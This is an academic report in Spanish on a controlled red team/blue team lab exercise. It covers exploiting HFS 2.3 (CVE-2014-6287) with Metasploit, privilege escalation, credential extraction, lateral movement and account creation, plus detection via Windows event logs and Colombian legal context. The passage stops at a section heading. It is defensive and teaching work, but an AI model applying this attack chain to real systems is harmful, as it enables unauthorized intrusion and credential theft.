Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

Luis Carlos Ariel González Triviño

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en seguridad informática

2025

Resumen

El informe resume un ejercicio de evaluación de seguridad ofensiva y defensiva en la infraestructura de SecureNova Labs, realizado mediante la simulación de un ataque persistente en un entorno controlado, en el que el Red Team emula un ataque realista explotando un servidor vulnerable, escalando privilegios y ejecutando movimiento lateral hacia sistemas críticos, mientras el Blue Team detecta, analiza y responde al incidente, permitiendo identificar vulnerabilidades y fortalecer los controles defensivos, las capacidades de monitoreo y los procedimientos de respuesta a incidentes para mejorar la postura de seguridad de la organización. Durante el ejercicio, el Red Team reprodujo una cadena de ataque realista que inició con la identificación y explotación de un servidor web vulnerable (HFS 2.3) ubicado en el Host-A, lo que permitió el acceso inicial al sistema. De manera paralela, el Blue Team monitoreó la actividad de red y de los sistemas, identificó indicadores de compromiso generados a lo largo del ataque y desarrolló acciones de detección, contención y remediación.

Palabras clave: Ataque, detección, evaluación, mitigación, seguridad.

Abstract

This report summarizes an offensive and defensive security assessment exercise conducted on SecureNova Labs' infrastructure. The exercise involved simulating a persistent attack in a controlled environment, where the Red Team emulated a realistic attack by exploiting a vulnerable server, escalating privileges, and executing lateral movement toward critical systems. Meanwhile, the Blue Team detected, analyzed, and responded to the incident, enabling the identification of vulnerabilities and strengthening of defensive controls, monitoring capabilities, and incident response procedures to improve the organization's security posture. During the exercise, the Red Team reproduced a realistic attack chain that began with the identification and exploitation of a vulnerable web server (HFS 2.3) located on Host-A, granting initial access to the system. In parallel, the Blue Team monitored network and system activity, identified indicators of compromise generated throughout the attack, and implemented detection, containment, and remediation actions.

Keywords: Assessment, attack, detection, mitigation, security.

Tabla de contenido

Lista de figuras

Glosario

ARP-scan:

Herramienta de red utilizada para descubrir y mostrar dispositivos conectados a una red local.

Blue Team:

Equipo de seguridad cibernética encargado de defender una red o sistema contra amenazas informáticas.

Firewall:

Dispositivo o software diseñado para controlar y filtrar el tráfico de red, con el fin de proteger una red o sistema contra accesos no autorizados.

Hardening:

Proceso de fortalecimiento de la seguridad de un sistema informático mediante la aplicación de medidas y configuraciones específicas.

Kali Linux:

Distribución de Linux especializada en pruebas de penetración y auditoría de seguridad.

Metasploit:

Marco de pruebas de penetración que permite a los investigadores de seguridad probar vulnerabilidades y realizar ataques.

Nmap:

Herramienta de escaneo de red utilizada para descubrir hosts y servicios en una red.

Red Team:

Equipo de seguridad cibernética encargado de simular ataques contra una organización para identificar vulnerabilidades y mejorar la defensa.

SCAP (Security Content Automation Protocol):

Protocolo utilizado para estandarizar el formato y la expresión de información relacionada con la seguridad.

Introducción

La creciente sofisticación de las amenazas cibernéticas exige que las organizaciones evalúen de manera permanente la resiliencia de sus infraestructuras tecnológicas frente a escenarios adversos avanzados. En consecuencia, SecureNova Labs llevó a cabo un ejercicio integral de simulación de ataque y defensa en un entorno controlado, con el propósito de medir la efectividad de los controles de seguridad existentes, identificar brechas relevantes y fortalecer sus capacidades de detección y respuesta ante incidentes. Para tal fin, el ejercicio se desarrolló bajo el enfoque de equipos enfrentados (Red Team vs. Blue Team), lo que permitió reproducir condiciones realistas de intrusión y analizar el comportamiento de los mecanismos defensivos frente a un adversario persistente.

En este marco, la evolución constante de las amenazas cibernéticas contemporáneas ha impulsado el desarrollo de marcos de trabajo especializados orientados a documentar de manera sistemática las tácticas, técnicas y procedimientos empleados por adversarios avanzados. Así, el framework MITRE ATT&CK se consolidó como una referencia fundamental para la caracterización de comportamientos maliciosos en entornos corporativos, al proporcionar un lenguaje común que facilita la correlación de eventos y la comunicación entre los equipos de seguridad ofensiva y defensiva (Al-Sada, Sadighian, & Oligeri, 2025).

Bajo esta referencia metodológica, el Red Team ejecutó una cadena de ataque completa que inició con la explotación de una vulnerabilidad crítica en el servicio HFS 2.3 alojado en el Host-A, lo que permitió la obtención de ejecución remota de código. Posteriormente, se logró la escalada de privilegios a nivel SYSTEM, la extracción de credenciales sensibles y, como etapa subsiguiente, el movimiento lateral hacia el Host-B, un servidor crítico ubicado dentro de la red interna.

De forma paralela y como parte del mismo ejercicio, el Blue Team mantuvo la supervisión continua de la infraestructura, identificando en tiempo real los indicadores de compromiso generados durante cada fase del ataque y aplicando acciones de contención, análisis y remediación acordes con los procedimientos establecidos. En consecuencia, la interacción controlada entre ambos equipos permitió no solo evidenciar vulnerabilidades explotables, sino también evaluar de manera integral la solidez de los controles defensivos, la eficacia de los mecanismos de monitoreo, el nivel de madurez del proceso de respuesta a incidentes y la capacidad de la organización para prevenir la recurrencia de ataques de naturaleza similar.

Justificación

La realización del ejercicio se justifica en la necesidad de evaluar, bajo condiciones controladas pero realistas, la capacidad de SecureNova Labs para enfrentar tácticas, técnicas y procedimientos utilizados por atacantes avanzados, en un entorno donde las amenazas evolucionan constantemente, esta simulación permite identificar brechas que no emergen durante la operación diaria, validar la eficacia de los controles existentes y medir el tiempo de detección y respuesta del equipo operativo. Además, proporciona evidencia objetiva para orientar decisiones de inversión, priorizar mejoras estratégicas y asegurar que la organización mantenga una postura de seguridad alineada con sus objetivos de continuidad, resiliencia y protección de activos críticos.

Objetivos

Objetivo General

Evaluar de manera integral la postura de seguridad de SecureNova Labs mediante un ejercicio controlado de ataque y defensa.

Objetivos Específicos

Identificar Vulnerabilidades Críticas Explotables en la Infraestructura.

Validar los Controles de Seguridad y Capacidades de Detección.

Fortalecer Competencias Prácticas de los Equipos de Seguridad.

Generar Inteligencia de Amenazas y Recomendaciones Accionables.

Reconocimiento, análisis y configuración del banco de trabajo en la Metodología Red Team / Blue Team

En el desarrollo de la práctica se llevó a cabo la fase de reconocimiento, análisis y configuración del banco de trabajo, etapa fundamental para garantizar un entorno controlado y reproducible que permitiera la ejecución adecuada del ejercicio bajo la metodología Red Team / Blue Team, esa fase tuvo como propósito preparar la infraestructura de laboratorio sobre la cual se simularon los escenarios de ataque y defensa, asegurando que las condiciones técnicas fueran coherentes con un entorno corporativo real.

De acuerdo con la guía metodológica proporcionada, inicialmente se procedió a la descarga e instalación de la herramienta de virtualización VirtualBox, seleccionada por su compatibilidad multiplataforma y su facilidad para la gestión de entornos virtuales (Ver Figura 1 y 2) . Una vez instalada la herramienta, se verificó su correcto funcionamiento mediante la creación y administración básica de máquinas virtuales, validando el acceso a los recursos de hardware asignados.

Posteriormente, se accedió al enlace suministrado por el docente para la descarga de las imágenes de las máquinas virtuales requeridas para el laboratorio, las cuales se encontraban en formato OVA (Open Virtual Appliance), esas imágenes correspondían a los sistemas que representarían los distintos roles dentro del ejercicio, incluyendo los activos vulnerables, los sistemas internos y las estaciones desde las cuales se ejecutarían las actividades de análisis y ataque controlado.

Una vez finalizada la descarga, se realizó la importación de las imágenes OVA en VirtualBox, utilizando el asistente de importación de appliances, durante este proceso se revisaron y ajustaron parámetros críticos como la cantidad de memoria RAM, número de procesadores, interfaces de red y tipo de adaptadores, con el fin de garantizar la correcta


interconectividad entre las máquinas virtuales y la simulación de los diferentes segmentos de red definidos en el escenario.

Con las máquinas virtuales importadas, se procedió al encendido y verificación operativa de cada sistema, comprobando el arranque correcto de los sistemas operativos, la asignación adecuada de direcciones IP y la comunicación entre los distintos nodos del laboratorio, esa validación permitió confirmar que el entorno se encontraba listo para soportar tanto las actividades ofensivas del Red Team como las tareas de monitoreo, detección y respuesta del Blue Team.

Con la culminación satisfactoria de estas actividades, se dio por concluido el despliegue de la primera parte del entorno de laboratorio o banco de trabajo, quedando preparado el escenario técnico necesario para el desarrollo de las fases posteriores del ejercicio de pentesting y respuesta a incidentes. Este entorno constituyó la base sobre la cual se ejecutaron las simulaciones de ataque, el análisis de eventos de seguridad y la aplicación de controles defensivos, en concordancia con los objetivos planteados para la práctica.

Figura 1


Configuración del banco de trabajo



Fuente. Autoría Propia

Figura 2

Configuración del banco de trabajo



Nota. La Figura 1 muestra la estructura organizacional del banco de trabajo utilizado durante el ejercicio de seguridad, presentando un listado jerárquico de archivos y carpetas que documentan el proyecto. La Figura 2 presenta la configuración del entorno virtualizado mediante Oracle VirtualBox, mostrando la gestión de máquinas virtuales empleadas en el laboratorio de pruebas. Se visualiza la máquina "Win7-XSbN.bit-SAA" en estado activo, esta arquitectura virtualizada proporcionó el entorno controlado y aislado necesario para ejecutar todas las fases del ataque simulado. *Fuente*. Autoría Propia

Articulación del marco legal colombiano con el ejercicio Red Team / Blue Team

El desarrollo de competencias integrales en equipos Red Team requiere no solo dominio de herramientas y técnicas de explotación, sino también comprensión profunda de los marcos legales que regulan las actividades de evaluación de seguridad ofensiva y las implicaciones jurídicas derivadas del manejo de información sensible durante ejercicios de penetración (León Neira, 2025). En el contexto colombiano, los profesionales de seguridad ofensiva deben familiarizarse con las disposiciones de la Ley 1581 de 2012 sobre protección de datos personales, el Código Penal en lo referente a delitos informáticos (Ley 1273 de 2009), y las regulaciones sectoriales específicas que aplican según el tipo de organización evaluada.

Esta comprensión legal permite establecer límites apropiados para el alcance de ejercicios de Red Team, garantizando que las actividades de evaluación se ejecuten dentro de marcos autorizados explícitamente mediante acuerdos de confidencialidad, cartas de autorización y definiciones claras de reglas de engagement que protejan tanto a los evaluadores como a la organización objetivo de consecuencias legales no intencionales derivadas de actividades de testing de seguridad.

Relación con la Ley 1273 de 2009 – Delitos informáticos

Durante el ejercicio Red Team se simula la explotación de una aplicación expuesta (HFS 2.3) para obtener acceso inicial al sistema Host-A, seguida de escalamiento de privilegios, extracción de credenciales y movimiento lateral hacia Host-B, estas acciones se corresponden directamente con conductas tipificadas en la Ley 1273 de 2009, como el acceso abusivo a un sistema informático, la interceptación de datos y el uso de software malicioso.

Sin embargo, en este caso, dichas técnicas se ejecutan con fines académicos y de análisis de seguridad, en un entorno de laboratorio y con autorización expresa, lo cual las diferencia claramente de una conducta delictiva, el ejercicio permite comprender cómo un atacante real podría vulnerar sistemas mal configurados y resalta la importancia de los controles preventivos, sin transgredir el marco legal.

Para el equipo Blue Team, esta ley cobra especial relevancia al evidenciar la necesidad de monitorear accesos no autorizados, correlacionar eventos de seguridad y detectar patrones asociados a ataques reales que la legislación penal colombiana busca sancionar.

Relación con la Ley 1581 de 2012 y la protección de datos personales

En el laboratorio se simula la obtención de credenciales y la creación de una cuenta administrativa temporal (“LuisGonzalez”), lo cual implica el tratamiento de información que, en un entorno productivo, podría considerarse dato personal o dato sensible, la Ley 1581 de 2012 establece que este tipo de información debe ser tratada bajo principios de seguridad, confidencialidad y finalidad legítima.

En el ejercicio Red Team / Blue Team, el uso de usuarios ficticios y credenciales simuladas garantiza el cumplimiento de esta ley, evitando el uso de datos reales de personas naturales, esto demuestra cómo las prácticas de ciberseguridad pueden realizarse de manera responsable, minimizando riesgos legales y protegiendo los derechos de los titulares de la información.

Desde la perspectiva del Blue Team, esta normativa refuerza la necesidad de implementar controles de acceso, políticas de contraseñas y monitoreo de cuentas privilegiadas, con el fin de prevenir fugas de información o accesos indebidos a datos personales.

Aplicación del Decreto 1377 de 2013

La simulación de creación, modificación y eliminación de cuentas administrativas permite validar la importancia de contar con políticas internas documentadas, procedimientos de auditoría y controles de seguridad, tal como lo exigen el Decreto 1377 de 2013.

En el ejercicio, la validación de eventos de seguridad (IDs 4720, 4732 y 4726) demuestra cómo una organización puede cumplir con sus obligaciones de trazabilidad y registro de actividades, elementos clave para la gestión de incidentes y el cumplimiento normativo, estas evidencias permiten al Blue Team identificar comportamientos anómalos y responder oportunamente ante una posible intrusión real.

Importancia legal del proceso de limpieza (cleanup)

La fase de limpieza del ejercicio Red Team, que incluye la eliminación de la cuenta creada y el cierre de sesiones, tiene una relevancia legal directa, en un entorno real, la permanencia de cuentas no autorizadas o accesos activos podría derivar en responsabilidades legales por negligencia en la protección de los sistemas y los datos, según la legislación colombiana.

Este paso refuerza la necesidad de que los ejercicios de seguridad se ejecuten bajo principios éticos, documentados y alineados con la ley, evitando impactos colaterales y garantizando la integridad del entorno evaluado.

Estrategias Red Team

Resumen ejecutivo

El presente informe documenta una evaluación de seguridad ofensiva (Red Team) realizada sobre la infraestructura tecnológica de SecureNova Labs mediante una simulación de ataque persistente, la operación tiene como objetivo identificar vulnerabilidades críticas en la postura de seguridad de la organización, validar la efectividad de los controles de seguridad existentes y proporcionar evidencia de vectores de ataque explotables que podrían ser utilizados por actores maliciosos reales.

Este ejercicio simula un ataque real de ciberseguridad donde un atacante compromete la red de la empresa SecureNova Labs, todo comienza cuando el atacante descubre una computadora vulnerable (Host-A) que tiene instalado un servidor web antiguo llamado HFS 2.3, el cual contiene una falla de seguridad conocida, aprovechando esta vulnerabilidad, el atacante logra tomar control total de Host-A, escala sus privilegios para convertirse en administrador del sistema, y extrae las contraseñas guardadas en la memoria (Socorro Escobar Martínez, 2024).

El atacante utiliza las contraseñas obtenidas para moverse lateralmente hacia un servidor más importante llamado Host-B, que está ubicado en la red interna supuestamente protegida de la empresa, una vez dentro de Host-B, crea una cuenta administrativa temporal con el formato "nombre+apellido" (LuisGonzalez) para demostrar que tiene control completo del sistema.

Adicionalmente, el ejercicio incorpora una fase de análisis y validación forense orientada a evaluar la capacidad de detección, respuesta y contención por parte del equipo defensivo, permitiendo correlacionar las acciones del atacante con los registros de auditoría del sistema, los eventos de seguridad y los indicadores de compromiso generados durante la intrusión, este enfoque integral no solo evidencia el impacto técnico del ataque, sino que también proporciona

insumos para fortalecer los procesos de monitoreo, mejorar los procedimientos de respuesta a incidentes y priorizar acciones de remediación, con el fin de reducir la probabilidad y el impacto de compromisos similares en un entorno de producción real (Rincón, 2021).

Objetivos Estratégicos

La operación Red Team busca evaluar la capacidad de la organización para:

- Detectar y responder a intentos de explotación de vulnerabilidades conocidas en servicios expuestos.
- Prevenir el movimiento lateral de atacantes que han comprometido sistemas perimetrales.
- Identificar brechas en la segmentación de red entre zonas de confianza diferenciadas.
- Validar la efectividad de los controles de gestión de credenciales y privilegios.
- Evaluar la resiliencia de sistemas críticos ubicados en la red interna corporativa.

Escenario y cadena de ataque identificada

El ejercicio replica una cadena de ataque realista en la que un adversario externo, con capacidades técnicas moderadas, identifica y explota una vulnerabilidad presente en un activo expuesto de la organización con el fin de establecer un punto de apoyo inicial, a partir de esta posición comprometida, el atacante ejecuta de forma progresiva técnicas de escalamiento de privilegios, extracción de credenciales y movimiento lateral, logrando atravesar distintos niveles de seguridad hasta acceder a zonas de mayor criticidad dentro de la infraestructura, la secuencia del ataque culmina con el compromiso de un servidor crítico ubicado en la red interna protegida, evidenciando debilidades en los controles de segmentación, autenticación y detección.

La cadena de ataque identificada puede representarse de manera simplificada como: Host-A (estación vulnerable) → Explotación → Obtención de shell → Escalamiento de privilegios → Movimiento lateral → Host-B (servidor crítico) → Acceso y posible fuga de información sensible. Este flujo permite visualizar claramente la progresión del compromiso y facilita la comprensión del impacto potencial del ataque, así como la identificación de los puntos clave donde la implementación de controles preventivos y detectivos habría permitido interrumpir la cadena antes de alcanzar los activos más sensibles de la organización (Roba Iviricu, 2025).

Adicionalmente, este escenario pone de manifiesto cómo la explotación de una vulnerabilidad aparentemente localizada puede derivar en un compromiso sistémico de la infraestructura, resaltando la importancia de aplicar el principio de defensa en profundidad y de contar con mecanismos efectivos de monitoreo y respuesta que detecten comportamientos anómalos en las etapas tempranas del ataque.

Herramientas que se utilizaron para llevar a cabo el escenario

La operación se ejecutó siguiendo una metodología estructurada que replica las fases de un ataque avanzado persistente conforme al marcoi MITRE ATT&CK, el flujo completo abarcó las siguientes etapas secuenciales: reconocimiento inicial del entorno objetivo, enumeración exhaustiva de servicios y vectores de ataque, obtención de acceso inicial mediante explotación de vulnerabilidades, escalamiento de privilegios para control administrativo, movimiento lateral hacia sistemas de alto valor, ejecución de acciones sobre objetivos críticos, validación forense del compromiso y limpieza post-operacional para eliminación de artefactos y restauración del entorno (Rodríguez Llerena, 2020).

Cada fase del ataque fue documentada, incluyendo capturas de pantalla, logs de comandos ejecutados, salidas de herramientas especializadas y artefactos forenses que demuestran el éxito de cada etapa. A continuación, se detallan las herramientas empleadas, técnicas específicas aplicadas y evidencias generadas, organizadas por fase operacional con referencias directas al material probatorio adjunto.

Reconocimiento / Descubrimiento

Se utilizó una herramienta de red en Kali Linux para confirmar la interfaz activa y el direccionamiento (Tigner, 2021) dentro del segmento 10.10.10.0/24 (véase la Figura 3); posteriormente, se empleó Nmap para realizar el descubrimiento de hosts mediante ARP/Ping y la enumeración intensiva de servicios (véanse Figuras 3 y 4). Como resultado, se logró la identificación exitosa del Host-A con servicios expuestos, lo que permitió definir la superficie de ataque inicial para las fases posteriores del ejercicio.

Enumeración del servicio

Se empleó Nmap con scripts NSE (http-title, http-server-header), junto con curl -I, para confirmar la disponibilidad del servicio HTTP en el puerto 80 y obtener el banner del servidor (véase la Figura 5). Como resultado, se confirmó la presencia de HFS versión 2.3 como un vector de ataque viable, al tratarse de una versión con una vulnerabilidad crítica conocida (CVE-2014-6287) que permite la ejecución remota de código sin requerir autenticación.

Marco de pruebas

Se utilizó Metasploit Framework para la orquestación de módulos de explotación y actividades de post-explotación, con visualización del banner y de las opciones de ayuda

correspondientes (véase la Figura 6). Como resultado, se estableció de manera exitosa una sesión Meterpreter con acceso inicial al Host-A, lo que permitió disponer de un shell interactivo para la ejecución de comandos y la aplicación de módulos de post-explotación.

Validación en Windows

Se ejecutaron los comandos whoami, whoami /groups y systeminfo con el fin de confirmar el contexto de usuario y las características del sistema operativo (véanse las Figuras 7 y 11). Como resultado, se validó el contexto inicial de ejecución y se determinó la necesidad de realizar un escalamiento de privilegios para obtener control administrativo completo del sistema.

Credenciales / Artefactos

Se realizó la extracción de artefactos asociados a credenciales, con su correspondiente representación en la terminal para fines de verificación (véase la Figura 8). Como resultado, se obtuvo de manera exitosa credenciales válidas que posibilitan la autenticación hacia otros sistemas de la red interna, en particular aquellas necesarias para el acceso al Host-B.

Conectividad / Rutas

Se documentó la referencia a la configuración de un proxy local junto con un checklist de verificación de servicios (véanse las Figuras 10 y 11), y se ejecutó el comando ip route para confirmar las rutas activas y el alcance hacia la subred interna (véase la Figura 16). Como resultado, se verificó la conectividad con el Host-B, ubicado en el segmento de red interna 10.10.20.0/24, lo que validó la viabilidad del movimiento lateral dentro de la infraestructura.

Acciones sobre el objetivo

Se llevó a cabo la creación y verificación de la cuenta administrativa temporal LuisGonzalez (véanse las Figuras 13 y 14), así como la revisión de los eventos de seguridad 4720 y 4732 registrados en el log *Security* (véase la Figura 15). Posteriormente, se procedió a la eliminación de la cuenta y a la revocación de los privilegios asignados (véase la Figura 17). Como resultado, se obtuvo evidencia forense concluyente de control administrativo completo sobre el Host-B, validada mediante múltiples fuentes, incluyendo la ejecución exitosa de comandos y la correlación con los registros de auditoría del sistema.

Limpieza Post-Operacional

Se ejecutaron los comandos necesarios para la eliminación completa de la cuenta administrativa temporal creada, mediante net user LuisGonzalez /delete, garantizando su remoción total del sistema. Posteriormente, se realizó la verificación correspondiente utilizando los comandos net user y net localgroup Administrators, confirmando la ausencia de la cuenta (véase la Figura 17). Como resultado, se logró la restauración exitosa del entorno de pruebas, eliminando la evidencia operacional generada y asegurando que no persistan artefactos que puedan interferir con ejercicios futuros o ser interpretados como actividad maliciosa no autorizada.

Resumen gráfico

La topología de la red y el flujo del ataque se presentan de forma gráfica en la Figura 18. Este diagrama tiene como utilidad principal facilitar la comprensión del alcance del compromiso a los *stakeholders* no técnicos y aportar un contexto visual claro que apoye la priorización de acciones de remediación.

Datos e información que fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la Máquina - 1 Windows.

Durante la fase de enumeración intensiva del objetivoi primario Host-A (dirección IP: 10.10.10.20), se identificó una superficie de ataque considerable que incluye servicios críticos expuestos y configuraciones que facilitan la explotación remota, el análisis reveló la presencia de un servidor web HTTP File Server (HFS) versión 2.3 ejecutándose en el puerto estándar 80/TCP, versión conocida por contener vulnerabilidad crítica de ejecución remota de código documentada bajo CVE-2014-6287.

Adicionalmente, se identificaron servicios característicos de sistemas operativos Microsoft Windows que expanden la superficie de ataque y proporcionan vectores alternativos de compromiso: Durante la enumeración de Host-A (10.10.10.20) se identificó un servicio HTTP expuesto en *80/tcp* con banner de aplicación (HFS 2.3). Se observaron además servicios típicos de Windows: *135/139/445* y puertos dinámicos asociados a RPC. El sistema remoto se perfiló como *Microsoft Windows 10*.

Los siguientes comandos fueron empleados para la caracterización exhaustiva del objetivo:

Escaneo completo de puertos con detección de versiones y fingerprinting de sistema operativo

El comando nmap -sV -O -p- 10.10.10.20 ejecuta un escaneo completo de los 65.535 puertos TCP (-p-), realiza la detección de versiones de los servicios expuestos mediante probes especializados (-sV) y aplica técnicas de fingerprinting del sistema operativo basadas en el análisis de las respuestas del stack TCP/IP (-O).

Enumeración específica del servicio HTTP con scripts NSE especializados

El comando nmap -sV --script http-title,http-server-header -p 80 10.10.10.20 realiza un escaneo específico del puerto TCP 80 (-p 80), ejecuta detección de versiones del servicio expuesto mediante *probes* especializados (-sV) y utiliza los scripts NSE http-title y http-server-header para obtener información del título de la aplicación web y del encabezado del servidor HTTP, permitiendo identificar con mayor precisión el servicio, su tecnología subyacente y posibles vectores de ataque asociados.

Enumeración específica del servicio HTTP con scripts NSE especializados

El comando nmap -sV --script http-title,http-server-header -p 80 10.10.10.20 enfoca el análisis en el puerto 80/TCP, ejecuta detección de versiones del servicio (-sV) y utiliza scripts del *Nmap Scripting Engine* para extraer el título de la página web (http-title) y analizar los encabezados HTTP de respuesta (http-server-header), con el fin de identificar el servidor web en uso y su versión específica.

Análisis manual de headers HTTP mediante petición HEAD

El comando curl -I http://10.10.10.20/ realiza una petición HTTP de tipo *HEAD* para obtener únicamente los encabezados completos de la respuesta, sin descargar el cuerpo del documento, lo que permite la verificación manual del banner del servidor y la identificación de los encabezados de seguridad implementados.

Hallazgos específicos

A continuación, se presentan los principales resultados obtenidos durante la fase de reconocimiento y enumeración, los cuales permitieron identificar servicios expuestos,

vulnerabilidades críticas y características clave del sistema objetivo, estableciendo el contexto técnico necesario para evaluar la superficie de ataque y el riesgo asociado a la infraestructura analizada.

HTTP/80 con banner HFS 2.3

Se identificó el servicio HTTP expuesto en el puerto 80/TCP con el banner correspondiente a HTTP File Server (HFS) versión 2.3 (véanse Imágenes 2 y 3). Esta versión presenta la vulnerabilidad CVE-2014-6287, la cual permite la ejecución remota de código sin requerir autenticación**.** La severidad de esta vulnerabilidad es crítica, con un puntaje base CVSS típicamente estimado en 9.8, lo que la convierte en un vector de ataque de alto impacto y prioridad para remediación.

Servicios MSRPC/SMB presentes: 135/139/445 y puertos 49152+

Se identificó la presencia de servicios MSRPC/SMB activos, evidenciados en los puertos 135, 139 y 445/TCP, así como en el rango de puertos dinámicos 49152+ (véase la Figura 2). En particular, el puerto 135/TCP corresponde al *Microsoft RPC Endpoint Mapper* activo; el puerto 139/TCP expone el servicio *NetBIOS Session Service*; **el** puerto 445/TCP mantiene habilitado *SMB sobre TCP/IP*; y el rango 49152+ revela múltiples servicios RPC adicionales, ampliando la superficie de ataque y el potencial de explotación en el sistema evaluado.

Estimación de SO: Windows 10

Se estimó el sistema operativo como Microsoft Windows 10 (véase la Figura 2), identificando la versión específica mediante técnicas de *fingerprinting*. El nivel de confianza de esta estimación es **alto**, sustentado en el análisis de múltiples características del *stack* TCP/IP.

Validación Forense en Host-B (Sistema Crítico Comprometido)

Una vez comprometido el servidor crítico Host-B mediante técnicas de movimiento lateral, se realizó validación forense del compromiso mediante análisis de registros de auditoría nativos de Windows. El Security Event Log del sistema objetivo confirmó las acciones ejecutadas durante la fase de "Actions on Objectives".

Evento ID 4720 - Creación de Cuenta de Usuario

Se registró el evento ID 4720, correspondiente a la creación de una cuenta de usuario, con la descripción “A user account was created”. La cuenta creada fue LuisGonzalez, y la marca temporal del evento es concordante con la ejecución del comando net user. La acción fue realizada utilizando una cuenta administrativa previamente comprometida, empleada durante el movimiento lateral, y tuvo como estación de trabajo de origen el Host-A, identificado como el sistema pivote dentro de la cadena de ataque.

Evento ID 4732 - Adición de Miembro a Grupo de Seguridad

Se registró el evento ID 4732, correspondiente a la adición de un miembro a un grupo de seguridad habilitado, con la descripción *“A member was added to a security-enabled local group”*. El grupo objetivo fue Administrators, y el miembro agregado fue la cuenta LuisGonzalez. La marca temporal del evento es inmediatamente posterior al registro del evento 4720, lo que evidencia una secuencia lógica de creación de cuenta y asignación de privilegios.

Implicaciones para Detección y Respuesta

La implementación de sistemas de detección de intrusiones basados en análisis de tráfico de red constituye un componente fundamental de las capacidades defensivas, especialmente

cuando se integran soluciones especializadas como Suricata que proporcionan capacidades avanzadas de inspección de paquetes y correlación de eventos (Perdigón-Llanes, 2024). En el contexto de SecureNova Labs, la adopción de esta tecnología permitiría detectar patrones característicos de exploits como el utilizado contra HFS 2.3, identificando secuencias de bytes maliciosas en payloads HTTP antes de que logren ejecutarse en sistemas objetivo, la efectividad de Suricata como detector de intrusiones ha sido validada específicamente en entornos empresariales con arquitecturas de red complejas, demostrando capacidad para identificar actividad maliciosa que evade controles perimetrales tradicionales mediante análisis profundo de protocolos y correlación de anomalías estadísticas en flujos de red.

Los hallazgos forenses demuestran que el sistema registra de manera adecuada los eventos de creación de cuentas y de modificación de grupos privilegiados. En este contexto, un Blue Team con monitoreo activo de los eventos 4720 y 4732 habría podido detectar esta actividad anómala en tiempo real, permitiendo una respuesta temprana, la detección oportuna de dichos eventos habría posibilitado la interrupción de la cadena de ataque antes de que el atacante consolidara mecanismos de persistencia completa. En consecuencia, el ejercicio no solo confirma el éxito del compromiso, sino que también aporta inteligencia valiosa para el desarrollo de reglas de detección, el ajuste de alertas y el fortalecimiento de las capacidades operativas del Security Operations Center (SOC)**.**

Herramientas utilizadas para identificar los fallos de seguridad de la “ Máquina - 1 Windows”

La plataforma Kali Linux, empleada como sistema operativo base para las operaciones de Red Team, representa una distribución especializada que integra más de 600 herramientas de seguridad preconfiguradas, constituyendo el estándar de facto para evaluaciones de seguridad

ofensiva en entornos corporativos y académicos (Tigner, 2021). Su adopción en este ejercicio se fundamenta en la versatilidad que proporciona para ejecutar todas las fases de la cadena de ataque mediante herramientas nativas, eliminando la necesidad de configuraciones complejas o instalaciones adicionales que podrían introducir inconsistencias metodológicas (Ivan Nedyalkov, 2024). Adicionalmente, estudios recientes han demostrado que Kali Linux constituye una plataforma eficaz para el análisis de vulnerabilidades en dispositivos de electrónica de potencia y sistemas críticos, validando su aplicabilidad en escenarios de infraestructura tecnológica diversificada como el evaluado en SecureNova Labs (L, 2022).

La identificación del vector de ataque inicial se realizó mediante una aproximación metodológica estructurada que combina técnicas pasivas y activas de reconocimiento, siguiendo las mejores prácticas establecidas en marcos de trabajo como PTES (Penetration Testing Execution Standard) y la metodología OWASP para evaluación de seguridad.

Nmap constituyó la herramienta fundamental para el proceso de descubrimiento y caracterización del vector de ataque, esta utilidad de código abierto, considerada el estándar de facto en la industria para auditorías de seguridad de red, fue empleada en múltiples fases del reconocimiento con objetivos específicos:

- Descubrimiento de hosts activos (Host Discovery).
- Enumeración exhaustiva de puertos (Port Scanning).
- Detección de versiones de servicios (Service Version Detection).
- Fingerprinting de sistema operativo (OS Detection).
- Análisis profundo mediante Nmap Scripting Engine (NSE).

Cómo afecta el ataque a las máquinas (Windows) encontradas en la red.

